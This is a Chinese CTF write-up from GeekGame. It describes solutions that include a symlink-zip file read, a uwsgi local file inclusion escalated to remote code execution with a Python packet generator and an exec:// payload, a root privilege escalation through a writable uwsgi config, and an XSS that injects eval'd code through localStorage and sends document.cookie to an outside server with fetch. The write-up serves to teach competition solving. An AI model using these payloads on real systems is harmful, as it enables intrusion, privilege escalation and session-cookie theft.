


图 4. 使用 SMB NES ROM Text Editor 加载 ROM 中的文本

LAB.MAXXSOFT.NET CTF LEAFS

VISIT THIS TO

REVEAL THE TRUTH.

打开网站（空格替换为 /），输入 flag2 那里没用到的密码，就看到了.....一段悲惨的爱情故事.....以及.....flag3。




图 5. 悲惨的爱情故事

呜呜。

我们现在还差 flag1。最后是搜索 "photoshop 直方图" 的时候看到有这个功能，想起来自己的 VM 里面有一份 PS CS6，把 art2.png 拖进去点直方图，然后点右上角那个警告符号（我到现在都不知道这个是什么功能），就能看到一张像条形码一样的图：




图 6. 直方图与条形码

直接扫是扫不出的，要反一下色，得到 <https://xmcp.ltd/KCwBa>。

你还记得高中的时候吗？那时在市里的重点中学，我们是同桌。我以前还怪讨人嫌的，老是惹你生气，然后你就不和我说话，我就死乞白赖地求你，或者讲笑话逗你。

不过，你笑起来好可爱，从小就好可爱。此后的一切，也都是从那个笑容开始的吧。

真的，好想回到那个时候啊。

Ook. Ook.

(以下全是 Ook. Ook! 和 Ook?，省略)

找个转换服务：<https://www.splitbrain.org/services/ook> 即可得到 flag1。

## 在线解压网站

(总榜一血)

看到源代码的第一反应就是软链接。

```
1 $ ln -s /flag flag
2 $ zip -y 1.zip flag
3   adding: flag (stored 0%)
```

把 1.zip 传上去即可。

## 早期人类的聊天室

uwsgi 居然这么屑，作为 Python web dev 真是大开眼界。

首先，显然，查看 chatlog 的页面可以 LFI（本地文件包含）。通过 <https://prob17-placeholder.geekgame.pku.edu.cn/module?name=chatlog&log=..%2futils.py> 可以看到 `utils.py` 的源代码，没啥大问题。

但是包含不了 `/flag`，可能是权限不够，无论如何，既然是 Linux Docker，那就让我康康 `/proc/self/cmdline` 吧。

```
1 uwsgi@prob17:~/tmp/uwsgi-ctf$
```

再看看 `/tmp/uwsgi-ctf.ini`：

```
1 [uwsgi]
2 socket = :3031
3 chdir = /usr/src/ufctf
4 manage-script-name = true
5 mount = /=app:app
6 master = true
7 uid = nobody
8 gid = nogroup
9 workers = 2
10 buffer-size = 65535
11 enable-threads = true
12 pidfile = /tmp/uwsgi.pid
```

权限是 `nobody:nogroup`！怪不得。虽然我们是小小的 nobody，但是 PID 1 的 cmdline 还是能看的。查看 `/proc/1/cmdline`：

```
1 /sbin/docker-init -- /sh/run.sh
```

`run.sh` 在哪里呢？找找就发现就在 `/usr/src/ufctf/run.sh`：

```
1#!/bin/sh
2
3 cd /usr/src/ufctf
4
5 cp /flagtmp /flag
6 echo "" > /flagtmp
7
```

```
8 chown nobody -R . \
9     && chmod 0666 -R /tmp/* \
10    && chown root:root /flag \
11    && chmod 0600 /flag
12
13 socat UNIX-LISTEN:/sock/socat.sock,fork,reuseaddr TCP4:127.0.0.1:8080 &
14
15 nginx -c /etc/nginx/nginx.conf
16 exec supervisord -n -c /etc/supervisor-ctf.conf
```

看 nginx 没啥问题，但是 supervisord 是不是也没啥问题呢？

```
1 [supervisord]
2 logfile=/tmp/supervisord.log ; main log file; default $CWD/supervisord.log
3 logfile_maxbytes=50MB          ; max main logfile bytes b4 rotation; default 50MB
4 logfile_backups=0             ; # of main logfile backups; 0 means none, default 10
5 loglevel=info                ; log level; default info; others: debug,warn,trace
6 pidfile=/tmp/supervisord.pid ; supervisord pidfile; default supervisord.pid
7 nodaemon=true                ; start in foreground if true; default false
8 silent=false                 ; no logs to stdout if true; default false
9 minfds=1024                   ; min. avail startup file descriptors; default 1024
10 minprocs=200                  ; min. avail process descriptors;default 200
11
12 [program:uwsgi]
13 command=uwsgi --ini /tmp/uwsgi-ctf.ini
14 user=root
15 autorestart=true
16 autostart=true
17 startretries=3
18 redirect_stderr=true
19 startsecs=5
20 stdout_logfile=/tmp/supervisor.log
21 stopasgroup=true
22 killasgroup=true
23 priority=999
24
25 [program:chatbot]
26 command=python /usr/src/ufctf/chatbot.py
27 user=nobody
28 autorestart=true
29 autostart=true
30 startretries=3
31 redirect_stderr=true
32 startsecs=5
33 stdout_logfile=/tmp/supervisor.log
34 stopasgroup=true
35 killasgroup=true
36 priority=999
```

啊，chatbot！本来还以为 chatbot 是 root 权限的，希望落空了！顺便偷偷瞄一眼 chatbot 的代码：

```
1 #!/usr/bin/env python
2 #coding:utf-8
3
4 import socketserver
5 import base64, random
6
7
8 class ChatBotServer(socketserver.BaseRequestHandler):
9     def handle(self):
10         conn = self.request
11         while True:
12             data = conn.recv(2048).decode('utf8')
13             if data.strip() == "exit":
14                 print("断开与%s的连接! " % (self.client_address,))
15                 conn.sendall((b"%s\n" % base64.b64encode('Goodbye!')))
16                 break
17             r = [b'Hello!', b'Alola!', b'Nice to meet you.', b'What a wonderful
game!', b'Try again and harder!', b'Good luck to you!']
18             conn.sendall((b"%s\n" % base64.b64encode(random.choice(r))))
19             break
20
21 if __name__ == '__main__':
22     server = socketserver.ThreadingTCPServer(('127.0.0.1', 1234), ChatBotServer)
23     print("启动ChatBot! ")
24     server.serve_forever()
```

也没啥问题。似乎陷入了僵局。去搜了搜和 uwsgi 相关的 ctf writeup，发现 uwsgi 有个自己的 protocol，而且似乎不会验证用户权限，而且可以用 exec 伪协议执行任意命令！

找了个网上的脚本魔改（写 wp 的时候找不到是基于哪个脚本改的了，如果有人知道的话欢迎告诉我）：

```
1 host = "127.0.0.1"
2
3 def fromhex(data):
4     padded = hex(data if isinstance(data, int) else len(data))[2:].rjust(4, '0')
5     return bytes.fromhex(padded)[::-1]
6
7 def generate_packet(cmd):
8     packet = {
9         'SERVER_PROTOCOL': 'HTTP/1.1',
10        'REQUEST_METHOD': 'GET',
11        'PATH_INFO': "/nowhere",
12        'REQUEST_URI': "/nowhere",
13        'QUERY_STRING': "",
14        'SERVER_NAME': host,
15        'HTTP_HOST': host,
16        'UWSGI_FILE': f"exec:///{cmd}"}
```

```

17     'SCRIPT_NAME': "/nowhere"
18 }
19
20     pk = b''
21     for k, v in packet.items() if hasattr(packet, 'items') else packet:
22         pk += fromhex(k) + k.encode('utf8') + fromhex(v) + v.encode('utf8')
23     result = b'\x00' + fromhex(pk) + b'\x00' + pk
24
25     return result
26
27 packet = generate_packet("ls / > /tmp/taoky")
28 with open("payload", "wb") as f:
29     f.write(packet)

```

执行之后做一次 base64，用主页的聊天功能对准 127.0.0.1:3031 发送，然后用 chatbot 页面看 `/tmp/taoky`，就能读取 `/tmp/taoky` 看到 `ls /` 的结果了。（对应的，stderr 的结果在 `/tmp/supervisor.log` 里头）

虽然现在还只是无权限的用户 不过 即使只是 `nobody`

也会想着在哪一天 灿烂地成为 `root` 的吧

即使能 RCE 了，我们还是 `nobody` 用户。受到之前做的题目带来的 stereotype 的影响，我的第一反应是找 `setuid` binary，但是怎么找都找不到：执行 `find / -perm -u=s -type f`，可以发现找到的文件都是没法利用的。这里卡住了好久。

之后跑命令的时候发现，好像 uwsgi 配置 `nobody` 可以写入啊！而且 supervisor 检测到服务挂掉重启的时候最开始是 `root` 用户的身份启动服务的啊！所以 payload 大致长成这样：

```

1 ini = """[uwsgi]
2 socket = :3031
3 chdir = /usr/src/ufctf
4 manage-script-name = true
5 mount = /=app:app
6 master = true
7 uid = root
8 gid = root
9 workers = 2
10 buffer-size = 65535
11 enable-threads = true
12 pidfile = /tmp/uwsgi.pid"""
13
14 #packet = generate_packet(f"echo '{ini}' > /tmp/uwsgi-ctf.ini")
15 packet = generate_packet("ps aux > /tmp/taoky")
16 #packet = generate_packet("kill -INT 52")
17 with open("payload", "wb") as f:
18     f.write(packet)

```

先写入到 `/tmp/uwsgi-ctf.ini`，然后 `ps aux` 得到 uwsgi 主进程的进程号，然后对着这个进程 `kill -INT` (`kill -9` 好像会把整个服务搞挂)，卡过一会之后我们就变身 `root` 了！（可以在 `supervisor.log` 里验证这一点）

既然成为了 root，读取 flag 什么的自然不在话下。

## Q小树洞的一大步

(第二阶段完成)

带着这些问题（指能不能 XSS），我们来审视一下 Q 小树洞。我们不得不面对一个非常尴尬的事实，那就是，每个人（指所有比赛选手）都不得不面对这些问题。Q 小树洞因何而发生（XSS）？本人也是经过了深思熟虑，在每个日日夜夜思考这个问题。在这种困难的抉择下，本人思来想去，寝食难安（指因为玩 geekgame 晚上不睡觉）。

因为菜，所以第一阶段不想去逆向 webpack 生成的那堆东西（第一阶段先把壁纸换成 [露营天下第一](#)，然后只发现了 URL # 之后可以加搜索词，以及 [pkuhelper 版的 P 大树洞](#) 所谓的「GPL 协议开源」近乎是假的，指向的是一个 2020 年初已经 archive 的版本，与实际运行的版本差别不小，想通过检查 commit 记录来找安全更新的计划落空了）。第二阶段拿到了源代码，所以题目好做了很多。

先把 React 源代码全部下下来（通过浏览器检查元素），过一遍发现了一个「后门」和两个可能的问题点：

- //setflag key=value 可以修改 localStorage 中 key 项内容为 value。
- 既然可以任意修改 localStorage 的内容，那么和 localStorage 有关的点都可能出问题。最有可能出问题是：
  - APPSWITCHER\_ITEMS：有个危险的 eval()
  - hole\_config：可以加载任意配置，改背景图的部分说不定可以用 javascript: 伪协议？

PS: //setflag 功能看起来应该是为了方便开发者调试用的，我这里称之为「后门」仅仅是因为叫起来方便，没有恶意。

为了确保环境一致，手动安装 selenium 和最新的 Chromium webdriver。如果直接用自己的浏览器环境测试，因为首先不同浏览器的策略细节不同、可能会受到扩展干扰，而且用户设置（特别是关于 cookie 的）可能和 XSS bot 的不同，会造成其实可以跑的 payload 本地跑不了的问题。

首先试试伪协议，尽管网络上很多人写 XSS 的文章都会把它列成一种 XSS 的「方法」，像这样：

```
1 | 
```

对应 Q 小树洞的代码，类似于这样：

```
1 | <div class="bg-img" style="background: transparent url('javascript:alert(\"它工作吗？\")') repeat scroll center center / cover;"></div>
```

但是啊，自己测试一下就会发现，这样根本不行！至少 Chrome 和 Firefox 都不行！Chrome 会直接给你一个 [net::ERR\\_UNKNOWN\\_URL\\_SCHEME](#) 啊！不知道为什么都 2021 年了，还有人拿这个「技巧」抄来抄去的！

那就重点看 eval() 附近的逻辑。引入 eval() 的是对应 React 组件的 check\_fix() 方法：

```

1 check_fix() {
2     if(this.state.apps && this.state.apps.fix &&
3         this.state.apps.fix[this.props.appid])
4         setTimeout(()=>{
5             window.HOTFIX_CONTEXT={
6                 build_info: process.env.REACT_APP_BUILD_INFO || '---',
7                 build_env: process.env.NODE_ENV,
8             };
9             eval(this.state.apps.fix[this.props.appid]);
10        },1); // make it async so failures won't be critical
11    }

```

看起来是处理动态下发前端代码修复的代码，会在 1 ms 后执行。再看看 `componentDidMount` 的逻辑：

```

1 componentDidMount() {
2     this.check_fix();
3     setTimeout(()=>{
4         fetch(SWITCHER_DATA_URL)
5             .then((res)=>{
6                 if(!res.ok) throw Error(`网络错误 ${res.status} ${res.statusText}`);
7                 return res.text();
8             })
9             .then((txt)=>{
10                 if(txt!==localStorage['APPSWITCHER_ITEMS']) {
11                     console.log('loaded new appswitcher items',txt);
12                     localStorage['APPSWITCHER_ITEMS']=txt;
13
14                     this.setState({
15                         apps: this.get_apps_from_localstorage(),
16                     });
17                 } else {
18                     console.log('appswitcher items unchanged');
19                 }
20             })
21             .catch((e)=>{
22                 console.error('loading appswitcher items failed');
23                 console.trace(e);
24             });
25     },500);
26 }

```

而这个组件的构造函数：

```
1 | constructor(props) {
2 |   super(props);
3 |   this.state={
4 |     apps: this.get_apps_from_localstorage(),
5 |   }
6 | }
```

get\_apps\_from\_localstorage():

```
1 | get_apps_from_localstorage() {
2 |   let ret=FALLBACK_APPS;
3 |   if(localStorage['APPSWITCHER_ITEMS'])
4 |     try {
5 |       let content=JSON.parse(localStorage['APPSWITCHER_ITEMS'])
| [SWITCHER_DATA_VER];
6 |       if(!content || !content.bar)
7 |         throw new Error('content is empty');
8 |
9 |       ret=content;
10 |     } catch(e) {
11 |       console.error('Load appswitcher items from localstorage failed');
12 |       console.trace(e);
13 |     }
14 |
15 |   return ret;
16 | }
```

查 React 的文档可以知道，组件初始化 (Mounting) 的时候执行顺序如下：

- `constructor()`
- `static getDerivedStateFromProps()`
- `render()`
- `componentDidMount()`

所以实际如果有 fix 的时候发生的事情：

1. 组件加载，从 localStorage 读取到 `apps` 数据并设置状态。
2. 设置 `check_fix()` 1ms 后执行。
3. 设置获取最新组件 500ms 后执行，它会用服务器上对应的 JSON 文件更新 localStorage 和组件 `apps` 的状态。

`AppSwitcher` 在 `Title.js` 里面被使用：

```
1 | <AppSwitcher appid="hole" />
```

参考正常加载后的 localStorage 内容，payload 大致长成这样：

```
1 //setflag APPSWITCHER_ITEMS={"switcher_2":{"bar": [["hole","树洞","#","#",null,false]], "dropdown": [[["homepage","客户端","#","#",null,false]]], "fix": {"hole": "console.log(document.cookie);"}}}
```

另外，我们需要看一下 `//setflag` 「后门」的逻辑：

```
1 const flag_re=/^\/\/setflag ([a-zA-Z0-9_]+)=(.*)$/;
2
3 // (省略)
4
5 componentDidMount() {
6     if(window.location.hash) {
7         let text=decodeURIComponent(window.location.hash).substr(1);
8         if(text.lastIndexOf('?')!==-1)
9             text=text.substr(0,text.lastIndexOf('?')); // fuck wechat '#param?
nsukey=...
10    this.setState({
11        search_text: text,
12    }, ()=>{
13        this.on_keypress({key: 'Enter'});
14    });
15 }
16
17 // (省略)
18
19
20 on_keypress(event) {
21     if(event.key==='Enter') {
22         let flag_res=flag_re.exec(this.state.search_text);
23         if(flag_res) {
24             if(flag_res[2]) {
25                 localStorage[flag_res[1]]=flag_res[2];
26                 alert('Set Flag '+flag_res[1]+'='+flag_res[2]+'\nYou may need to
refresh this webpage.');
27             } else {
28                 delete localStorage[flag_res[1]];
29                 alert('Clear Flag '+flag_res[1]+'\nYou may need to refresh this
webpage.');
30             }
31             return;
32         }
33
34         const mode=this.state.search_text.startsWith('#') ? 'single' : 'search';
35         this.set_mode(mode,this.state.search_text|| '');
36     }
37 }
```

可以知道，如果在 URL 上动手脚，localStorage 是被立刻设置的——它可能比 `check_fix()` 早或者晚，但是肯定比更新 localStorage 早（500 毫秒可以干很多事情了）。

并且，XSS bot 无法处理 `alert()`，如果直接把这样的 payload 打进去，会抛出异常。所以我们需要一台有公网 IP 的服务器，然后用 `<iframe>` 来干坏事。

首先，`<iframe>` 可以确保里面的东西不随便弹框：

```
1 <iframe id="a" height=600 width=600 sandbox="allow-scripts allow-same-origin"
src="https://prob15-qkuhole.geekgame.pku.edu.cn/hole/"></iframe>
```

这里允许 `allow-scripts allow-same-origin` 以保证正常运行（毕竟我们自己不担心被攻击），这种设置下 `<iframe>` 里面的东西是弹不出对话框的。最开始的时候，可能会尝试从外面的 JS 控制里面的元素，但是因为同源策略的问题，这样是不行的。要思考一下怎么做：

1. `<iframe>` 加载带有我们 payload 的网页。
2. 在 `localStorage` 更新后、`fetch` 到更新前刷新 `<iframe>`。
3. 刷新之后我们的 payload 就能在 1ms 之后执行，之后再更新 `localStorage` 就和我们没关系了。

怎么实现刷新？要注意的是我们摸不到 `<iframe>` 里面的 `window.reload()`，但是外面的脚本有权限设置 `src` 属性，设置成 `about:blank` 之后再改回来，就相当于刷新了。

基于这个思想，我的第一版 payload 大致长这样：

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to caddy!</title>
5 <style>
6   body {
7     width: 35em;
8     margin: 0 auto;
9     font-family: Tahoma, Verdana, Arial, sans-serif;
10   }
11 </style>
12 </head>
13 <body>
14   <iframe id="a" height=600 width=600 sandbox="allow-scripts allow-same-origin"
src="https://prob15-
qkuhole.geekgame.pku.edu.cn/hole/#//setflag%20APPSWITCHER_ITEMS=%22switcher_2%22:
%22bar%22:[[%22hole%22,%22树洞%22,%22#%22,%22#%22,null,false]],%22dropdown%22:
[%22homepage%22,%22客户端%22,%22#%22,%22#%22,null,false]],%22fix%22:
%22hole%22:%22console.log('hello'+document.cookie);%22}}></iframe>
15 <h1>Welcome to caddy!</h1>
16 <p>If you see this page, the nginx web server is successfully uninstalled and
not working. Further configuration is not required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
```

```

22 <a href="http://nginx.com/">nginx.com</a>.</p>
23
24 <p><em>Just Kidding.</em></p>
25   <script>
26     setTimeout(() => {document.getElementById("a").src = "about:blank";
27 document.getElementById("a").src = "https://prob15-qkuhole.geekgame.pku.edu.cn"}, 
28 500)
29   </script>
30 </body>
31 </html>

```

(不要问我为什么文件内容这么生草，我是拿自己机器的 index.html 上面改的)

但是，在 console 里看不到 cookie，明明 localStorage 都能读！为什么？

<https://blog.heroku.com/chrome-changes-samesite-cookie>:

As previously stated, Google Chrome will stop sending third-party cookies in cross-site requests unless the cookies are secured and flagged using an IETF standard called SameSite. In other words, the content from b.com (images, iframe, etc.) on a.com's page will no longer be able to access b.com's cookies unless those cookies are secured and flagged appropriately.

这是在 Chrome 80+ 之后的变化。从此之后，直接设置的 cookie 的 `SameSite` 默认是 `Lax`，不能在嵌入为 `iframe` 的页面里面读取。

小饼干😭我的小饼干😭

不过 `Lax` 还是留了一点小口子的：

Unlike `None` where cookies are always sent, `Lax` cookies are only sent on same-site request like `Strict`. However, `Lax` allows top-level navigation access with a safe HTTP method, like `HTTP GET`. The cookie will not be sent with cross-domain `POST` requests or when loading the site in a cross-origin frame, but it will be sent when you navigate to the site via a standard top-level `<a href=...>` link.

那么的话，刷新可以这么实现：网页上先放一个 `<a>` 指向 Q 小树洞，然后 500ms 后先设置 `src`（不让 `<iframe>` 继续加载），然后模拟点击这个 `<a>`，就可以绕过这个限制。

最终的 payload 在 <https://static.taoky.moe/zzhtql.html>，内容如下：

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Welcome to caddy!</title>
5     <style>
6       body {
7         width: 35em;
8         margin: 0 auto;
9         font-family: Tahoma, Verdana, Arial, sans-serif;
10      }
11   </style>
12   </head>
13   <body>

```

```

14  <!--<iframe id="a" height=600 width=600 sandbox="allow-scripts allow-same-origin"
src="https://prob15-qkuhole.geekgame.pku.edu.cn/hole/#//setflag%20hole_config=
{>%22background_img%22:>%22javascript:alert(1)%22,>%22background_color%22:>%22#113366%2
2,>%22pressure%22:false,>%22easter_egg%22:true,>%22color_scheme%22:>%22default%22}>
</iframe>-->
15  <iframe id="a" height=600 width=600 sandbox="allow-scripts allow-same-origin"
src="https://prob15-
qkuhole.geekgame.pku.edu.cn/hole/#//setflag%20APPSWITCHER_ITEMS={>%22switcher_2%22:
%22bar%22:[[%22hole%22,%22树洞%22,%22#%22,%22#%22,null,false]],%22dropdown%22:
[[%22homepage%22,%22客户端%22,%22#%22,%22#%22,null,false]],%22fix%22:
{>%22hole%22:>%22console.log(document.cookie);fetch('https://static.taoky.moe/'+docum
ent.cookie);%22}}}"></iframe>
16  <a href='https://prob15-qkuhole.geekgame.pku.edu.cn/hole/' id="b">Welcome to Q 小
树洞! </a>
17 <h1>Welcome to caddy!</h1>
18 <p>If you see this page, the nginx web server is successfully uninstalled and
19 not working. Further configuration is not required.</p>
20
21 <p>For online documentation and support please refer to
22 <a href="http://nginx.org/">nginx.org</a>.<br/>
23 Commercial support is available at
24 <a href="http://nginx.com/">nginx.com</a>.</p>
